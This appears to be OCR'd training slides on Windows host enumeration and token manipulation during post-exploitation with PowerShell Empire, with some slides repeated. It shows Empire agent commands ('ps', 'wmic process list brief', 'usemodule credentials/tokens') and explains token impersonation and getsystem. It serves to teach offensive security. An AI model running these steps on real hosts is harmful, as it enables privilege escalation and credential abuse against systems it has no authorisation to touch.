
:::INFO:::

Users

Arch(itecture)

Software

Antivirus



```
(Empire: KGFALM17) > ps
ProcessName                 PID Arch    UserName
-----------                 --- ----    --------
Idle                          0 x64     N/A
smss                        276 x64     NT AUTHORITY\SY
                                        STEM
StikyNot                    308 x64     PACIFIC\jmouse
csrss                       356 x64     NT AUTHORITY\SY
                                        STEM
svchost                     400 x64     NT AUTHORITY\NE
                                        TWORK SERVICE
```

Host Enumeration
Process Listing

Empire CMD:

ps

or

shell wmic process list brief


:::INFO:::

Users

Arch(itecture)

Software

Antivirus



```
(Empire: KGFALM17) > ps
ProcessName                 PID Arch   UserName
-----------                 --- ----   --------
Idle                          0 x64    N/A
smss                        276 x64    NT AUTHORITY\SY
                                       STEM
StikyNot                    308 x64    PACIFIC\jmouse
csrss                       356 x64    NT AUTHORITY\SY
                                       STEM
svchost                     400 x64    NT AUTHORITY\NE
                                       TWORK SERVICE
```

Host Enumeration
Process Listing

Empire CMD:

ps

or

shell wmic process list brief


:::INFO:::

Users

Arch(itecture)

Software

Antivirus



```
(Empire: KGFALM17) > ps
ProcessName              PID Arch  UserName
-----------              --- ----  --------
Idle                       0 x64   N/A
smss                     276 x64   NT AUTHORITY\SY
                                   STEM
StikyNot                 308 x64   PACIFIC\jmouse
csrss                    356 x64   NT AUTHORITY\SY
                                   STEM
svchost                  400 x64   NT AUTHORITY\NE
                                   TWORK SERVICE
```

Host Enumeration
Processes and Tokens

^^^
Not even the tokens we are talking about ☺

Host Enumeration
Process Tokens

➡ Lock and Key:

Lock is the ACL, the security context, or ‘info’, within a process token is a key.
If the key fits the lock we can access the resource (everything in AD has a ‘lock’ on it)

➡ Every ‘Object’ in AD has an associated ACL.

-When a process attempts to access the resource it first must present its token.

➡ When a new process is created, it has a security token associated with it containing information like:

-Is the process running in an elevated context (UAC)
-The privileges the process has (For example, a **process** running as a user with the SeDebugPrivilege enabled on its **token** can debug a service running as local system)
-Can the process access a specific resource

@h3xg4m3s

Host Enumeration
Process Tokens

- Network logon (type 3): No actual credentials are used to authenticate.

A client is already authenticated to the network, the client presents the server holding a resource with a hash or ticket. No actual credentials are used to authenticate.
-----When the user wants to access a resource, they request a ticket that will only provide access to the resource they need.
-----The user wont be able to authenticate to other resources from the access server (since the ticket they requested only grants them access to the resource, and the server doesn't have credentials to use in requesting a ticket for another resource.

- Non-network logon: Interactive and Clear-text logons fall in this category

The user doesn't yet have a token/hash to present so they must use credentials to authenticate. Interactive and Clear-text logons fall in this category. The user provides credentials that are then used to request the security token for the user. The server will then cache those credentials in LSASS(as well as the hash and ticket). When the user wants to request a resource the host can retrieve a ticket, using the cached credentials, that will grant them access.

Host Enumeration
Impersonation vs Delegation

When looking at tokens in incognito you will see two categories, delegation and impersonation.
Impersonation tokens are for local use.

Delegation tokens have credentials associated with them and can be used to request tickets to access network resources.

Token impersonation levels only apply to Impersonation Tokens. Impersonation Tokens are created when a thread impersonates another user. Primary Tokens are the token type associated with a process and have no impersonation levels.

An administrator can turn a token, including impersonation tokens, into a primary token.


Process Tokens
getsystem

One of the ways getsystem works.
Impersonate a process that's running as SYSTEM

Threads in a process default to use the process's security token, BUT they can also use other security tokens via impersonation.
Want to appear to be a certain user, use their security token.

Common utility in a network. A user can authenticate to a service and that service can run things on behalf of the user.

Host Enumeration
Token List - Empire




```
(Empire: KGFALM17) > usemodule credentials/tokens
(Empire: powershell/credentials/tokens) > info

              Name: Invoke-TokenManipulation
            Module: powershell/credentials/tokens
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: False
   OutputExtension: None
```

Empire:

usemodule credentials/tokens

@h3xg4m3s

Host Enumeration
Token List - Empire



